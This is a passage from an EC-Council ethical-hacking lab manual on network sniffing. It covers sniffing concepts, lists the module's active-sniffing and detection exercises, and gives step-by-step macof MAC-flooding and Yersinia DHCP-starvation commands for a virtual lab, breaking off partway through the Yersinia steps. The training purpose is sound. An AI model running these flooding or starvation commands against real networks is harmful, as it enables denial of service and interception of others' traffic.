17. After completion of the task, go to the network settings, change DNS 8.8.8.8 in the **Windows 10** machine, and close all applications.
18. Uninstall the **DriverBooster** and **Advanced SystemCare** software by navigating to **Control Panel** → **Programs** → **Uninstall a program**.

Note: While uninstalling, remove all the files of tools from the system.

19. Turn off the **Windows 10** and **Windows Server 2016** virtual machines.

You can also use other DNS monitoring/ resolution tools such as **DNSstuff** (https://www.dnsstuff.com), **DNS Lookup Tool** (https://www.ultratools.com), or **Sonar Lite** (https://constellix.com) to perform DNS monitoring.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffing

Module 08

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Network Sniffing

Packet sniffing is a process of monitoring and capturing all data packets passing through a given network using a software application or hardware device.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Earlier modules taught how to damage target systems by infecting them using malware, which gives limited or full control of the target systems to further perform data exfiltration.

Now, as an ethical hacker or pen tester, it is important to understand network sniffing. Packet sniffing allows a person to observe and access the entire network's traffic from a given point. It monitors any bit of information entering or leaving the network. There are two types of sniffing: passive and active. Passive sniffing refers to sniffing on a hub-based network; active sniffing refers to sniffing on a switch-based network.

Although passive sniffing was once predominant, proper network-securing architecture has been implemented (switch-based network) to mitigate this kind of attack. However, there are a few loopholes in switch-based network implementation that can open doors for an attacker to sniff the network traffic.

Attackers hack the network using sniffers, where they mainly target the protocols vulnerable to sniffing. Some of these vulnerable protocols include HTTP, FTP, SMTP, POP, Telnet, IMAP, and NNTP. The sniffed traffic comprises data such as FTP and Telnet passwords, chat sessions, email and web traffic, and DNS traffic. Once attackers obtain such sensitive information, they might attempt to impersonate target user sessions.

Thus, an ethical hacker or pen tester needs to assess the security of the network's infrastructure, find the loopholes in the network using various network auditing tools, and patch them up to ensure a secure network environment. The labs in this module provide real-time experience in performing packet sniffing on the target network using various packet sniffing techniques and tools.

Lab Objectives

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 08 Sniffing

The objective of the lab is to perform network sniffing and other tasks that include, but are not limited to:

- Sniff the network
- Analyze incoming and outgoing packets for any attacks
- Troubleshoot the network for performance
- Secure the network from attacks

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 140 Minutes

Overview of Network Sniffing

Sniffing is straightforward in hub-based networks, as the traffic on a segment passes through all the hosts associated with that segment. However, most networks today work on switches. A switch is an advanced computer networking device. The major difference between a hub and a switch is that a hub transmits line data to each port on the machine and has no line mapping, whereas a switch looks at the Media Access Control (MAC) address associated with each frame passing through it and sends the data to the required port. A MAC address is a hardware address that uniquely identifies each node of a network.

Packet sniffers are used to convert the host system's NIC to promiscuous mode. The NIC in promiscuous mode can then capture the packets addressed to the specific network. There are two types of sniffing. Each is used for different types of networks. The two types are:

- **Passive Sniffing**: Passive sniffing involves sending no packets. It only captures and monitors the packets flowing in the network
- **Active Sniffing**: Active sniffing searches for traffic on a switched LAN by actively injecting traffic into the LAN; it also refers to sniffing through a switch

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform network sniffing. Recommended labs that assist in learning various network sniffing techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Active Sniffing	√	√	√
	1.1 Perform MAC Flooding using macof	√		√
	1.2 Perform a DHCP Starvation Attack using Yersinia	√		√
	1.3 Perform ARP Poisoning using arpspoof		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.4 Perform an Man-in-the-Middle (MITM) Attack using Cain & Abel		√	√
	1.5 Spoof a MAC Address using TMAC and SMAC		√	√
2	Perform Network Sniffing using Various Sniffing Tools	√	√	√
	2.1 Perform Password Sniffing using Wireshark	√		√
	2.2 Analyze a Network using the Capsa Network Analyzer		√	
	2.3 Analyze a Network using the Omnipeek Network Protocol Analyzer		√	√
	2.4 Analyze a Network using the SteelCentral Packet Analyzer		√	√
3	Detect Network Sniffing	√		√
	3.1 Detect ARP Poisoning in a Switch-Based Network	√		√
	3.2 Detect ARP Attacks using Xarp	√		√
	3.3 Detect Promiscuous Mode using Nmap and NetScanTools Pro	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Active Sniffing

Active sniffing searches for traffic on a switched LAN by actively injecting traffic into the LAN. Active sniffing also refers to sniffing through a switch.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, the first step is to perform active sniffing on the target network using various active sniffing techniques such as MAC flooding, DHCP starvation, ARP poisoning, or MITM. In active sniffing, the switched Ethernet does not transmit information to all systems connected through the LAN as it does in a hub-based network.

In active sniffing, ARP traffic is actively injected into a LAN to sniff around a switched network and capture its traffic. A packet sniffer can obtain all the information visible on the network and records it for future review. A pen tester can see all the information in the packet, including data that should remain hidden.

An ethical hacker or pen tester needs to ensure that the organization's network is secure from various active sniffing attacks by analyzing incoming and outgoing packets for any attacks.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 08 Sniffing

Lab Objectives

- Perform MAC flooding using macof
- Perform a DHCP starvation attack using Yersinia
- Perform ARP poisoning using arpspoof
- Perform an Man-in-the-Middle (MITM) attack using Cain & Abel
- Spoof a MAC address using TMAC and SMAC

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- TMAC located at **E:\CEH-Tools\CEHv11 Module 08 Sniffing\MAC Spoofing Tools\Technitium MAC Address Changer (TMAC)**
- SMAC located at **E:\CEH-Tools\CEHv11 Module 08 Sniffing\MAC Spoofing Tools\SMAC**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 50 Minutes

Overview of Active Sniffing

Active sniffing involves sending out multiple network probes to identify access points. The following is the list of different active sniffing techniques:

- **MAC Flooding**: Involves flooding the CAM table with fake MAC address and IP pairs until it is full
- **DNS Poisoning**: Involves tricking a DNS server into believing that it has received authentic information when, in reality, it has not
- **ARP Poisoning**: Involves constructing a large number of forged ARP request and reply packets to overload a switch
- **DHCP Attacks**: Involves performing a DHCP starvation attack and a rogue DHCP server attack
- **Spoofing Attack**: Involves performing MAC spoofing, VLAN hopping, and STP attacks to steal sensitive information

Lab Tasks

TASK 1

Perform MAC Flooding using macof

MAC flooding is a technique used to compromise the security of network switches that connect network segments or network devices. Attackers use the MAC flooding technique to force a switch to act as a hub, so they can easily sniff the traffic.

Here, we will use the macof tool to perform MAC flooding:

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.

Note: For demonstration purposes, we are using only one target machine (namely, **Windows 10**). However, you can use multiple machines connected to the same network. Macof will send the packets with random MAC addresses and IP addresses to all active machines in the local network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.

TASK 1.1

Launch Wireshark




Figure 1.1.1: Launching Wireshark

4. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

macof is a Unix and Linux tool that is a part of the dsniff collection. It floods the local network with random MAC addresses and IP addresses, causing some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per minute) by sending forged MAC entries. When the MAC table fills up, the switch converts to a hub-like operation where an attacker can monitor the data being broadcast.

5. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **eth0**) to start the packet capture, as shown in the screenshot.

   Note: The network adapter might differ in your lab environment.




Figure 1.1.2: Wireshark Main Window with Interface Option

6. Leave the **Wireshark** application running.
7. Navigate to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
8. Open the **Wireshark** application and double-click the available ethernet or interface (here, **Ethernet0**) to start the packet capture.
9. Now, switch back to the **Parrot Security** virtual machine.
10. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
11. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
12. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

13. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 1.2

Launch MAC Flooding Attack

14. The **Parrot Terminal** window appears; type **macof -i eth0 -n 10** and press **Enter**.

    Note: -i: specifies the interface and **-n**: specifies the number of packets to be sent (here, **10**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You can also target a single system by issuing the command **macof -i eth0 -d <Target IP Address>** (**-d**: Specifies the destination IP address).

15. This command will start flooding the CAM table with random MAC addresses, as shown in the screenshot.




Figure 1.1.3: Command to flood the CAM table

TASK 1.3

Analyze Captured Packets

16. Open the **Wireshark** window and observe the **IPv4** packets from random IP addresses, as shown in the screenshot.




Figure 1.1.4: Wireshark captured packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Click on any captured **IPv4** packet and expand the **Ethernet II** node in the packet details section. Information regarding the source and destination MAC addresses is displayed, as shown in the screenshot.




Figure 1.1.5: Viewing packet content in Wireshark

18. Now, switch to the **Windows 10** virtual machine and observe the packets captured by Wireshark.

19. You will find the same packets that were captured by Wireshark in the **Parrot Security** virtual machine.




Figure 1.1.6: Wireshark captured the target machine's packets (Windows 10)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Macof sends the packets with random MAC and IP addresses to all active machines in the local network. If you are using multiple targets, you will observe the same packets on all target machines.
21. Close the **Wireshark** window. If an **Unsaved packets...** pop-up appears, click **Quit without Saving** to close the Wireshark application.
22. This concludes the demonstration of how to perform MAC flooding using macof.
23. Close all open windows and document all the acquired information.

TASK 2 Perform a DHCP Starvation Attack using Yersinia

Here, we will use the Yersinia tool to perform a DHCP starvation attack on the target system.

1. On the **Parrot Security** virtual machine, click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.

TASK 2.1

Launch Wireshark

2. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.
3. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **eth0**) to start the packet capture, as shown in the screenshot.

Note: The network adapter might differ in your lab environment.

In a DHCP starvation attack, an attacker floods the DHCP server by sending a large number of DHCP requests and uses all available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a Denial-of-Service (DoS) attack. Because of this issue, valid users cannot obtain or renew their IP addresses, and thus fail to access their network. This attack can be performed by using various tools such as Yersinia and Hyenae.




Figure 1.2.1: Wireshark Main Window with Interface Option

4. Leave the **Wireshark** application running.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory

TASK 2.2

Launch and Configure Yersinia

9. In the terminal window, click the **Maximize Window** icon ( ) to maximize the terminal window.

Note: The interactive mode of the Yersinia application only works in a maximized terminal window.

10. Type **yersinia -I** and press **Enter** to open Yersinia in interactive mode.

    Note: **-I**: Starts an interactive ncurses session.



Figure 1.2.2: Issue command to open Yersinia in interactive mode

Yersinia is a network tool designed to take advantage of weaknesses in different network protocols such as DHCP. It pretends to be a solid framework for analyzing and testing the deployed networks and systems.

11. Yersinia interactive mode appears in the terminal window.




Figure 1.2.3: Yersinia interactive mode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. To remove the **Notification window**, press any key, and then press **h** for help.
13. The **Available commands** option appears, as shown in the screenshot.

